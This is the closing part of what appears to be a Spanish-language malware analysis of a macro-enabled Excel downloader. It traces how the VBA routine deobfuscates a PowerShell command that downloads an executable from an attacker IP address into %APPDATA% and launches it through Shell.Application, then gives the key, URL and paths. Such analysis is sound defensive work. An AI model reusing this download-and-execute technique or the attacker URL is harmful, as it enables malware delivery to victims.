confirma que la rutina reconstruye progresivamente el comando que será ejecutado posteriormente por la macro.

Recuperación de la URL durante la desofuscación:



La ejecución se encuentra detenida dentro de `xas()`, mientras `strBuff` acumula el segundo bloque descifrado. En la ventana de inspecciones ya aparece parcialmente reconstruida la URL `http://185.239.242.194/2391911/shawn.exe`, confirmando que la macro oculta la dirección de descarga mediante la rutina aritmética. La variable asdas continúa vacía porque las dos llamadas a `xas()` todavía no han finalizado ni se han concatenado.

Desofuscación del segundo bloque del comando:



La ejecución está detenida dentro del bucle de `xas()`, antes de obtener el valor ASCII del siguiente carácter mediante `Asc()`. En la ventana de inspecciones, `strBuff` ya contiene gran parte del segundo bloque desofuscado, incluyendo la URL de descarga, la ruta `%APPDATA%\oJGAx.exe` y el inicio de la invocación al objeto COM `Shell.Application`. La variable `asdas` continúa vacía porque la función todavía no ha devuelto ni concatenado el resultado completo.

9.3 Resultado de la depuración

La ejecución paso a paso confirmó que `Workbook_Open()` constituye el punto de entrada de la macro y que invoca inmediatamente a `defnder()`.

Las dos llamadas a `xas()` procesan las cadenas ofuscadas con la clave `XXWWWWWXXXXXXXWWWWWXXXXXW`. Durante la ejecución del bucle se observó cómo `strBuff` reconstruía progresivamente la palabra `powershell`, la URL de descarga, la ruta de destino en `%APPDATA%` y la invocación a `Shell.Application`.

Una vez finalizadas ambas llamadas, la variable `asdas` contenía el comando PowerShell completo. Posteriormente, este valor fue transferido sin modificaciones al argumento `xs` de la función `WQDX()`.

La ejecución se detuvo en `Shell xs`, justo antes de lanzar el comando, lo que permitió verificar el contenido que iba a ser ejecutado.

10. Conclusiones

La muestra analizada es un libro Microsoft Excel habilitado para macros en formato OOXML. El documento contiene un proyecto VBA almacenado en `xl/vbaProject.bin`, una única hoja de cálculo y una imagen incrustada cuyo nombre utiliza la extensión `.jpg`, aunque su firma real corresponde al formato PNG.

La lógica maliciosa se encuentra en el módulo `ThisWorkbook`. La rutina `Workbook_Open()` se ejecuta automáticamente al abrir el documento con las macros habilitadas y llama a una función que reconstruye dos cadenas ofuscadas mediante una operación aritmética carácter a carácter.

El resultado de la desofuscación es un comando PowerShell que utiliza `System.Net.WebClient.DownloadFile()` para descargar un recurso desde `185.239.242.194` y almacenarlo como `%APPDATA%\oJGAx.exe`. Posteriormente, el comando intenta ejecutarlo mediante el objeto COM `Shell.Application`.

El análisis dinámico controlado confirmó la creación de `powershell.exe`, la petición HTTP hacia `/2391911/shawn.exe`, la respuesta del servidor simulado, la escritura de `%APPDATA%\oJGAx.exe` y el posterior intento de ejecución.

No se identificaron macros `Excel 4.0/XLM` ni relaciones externas maliciosas declaradas en los ficheros `OOXML`. Tampoco se ha demostrado la existencia de mecanismos de persistencia. La presencia o ausencia de `VBA stomping` no puede determinarse sin una comparación específica entre el código fuente `VBA` y el `p-code`.

En consecuencia, la muestra puede clasificarse como un documento malicioso de primera etapa con funciones de downloader y launcher.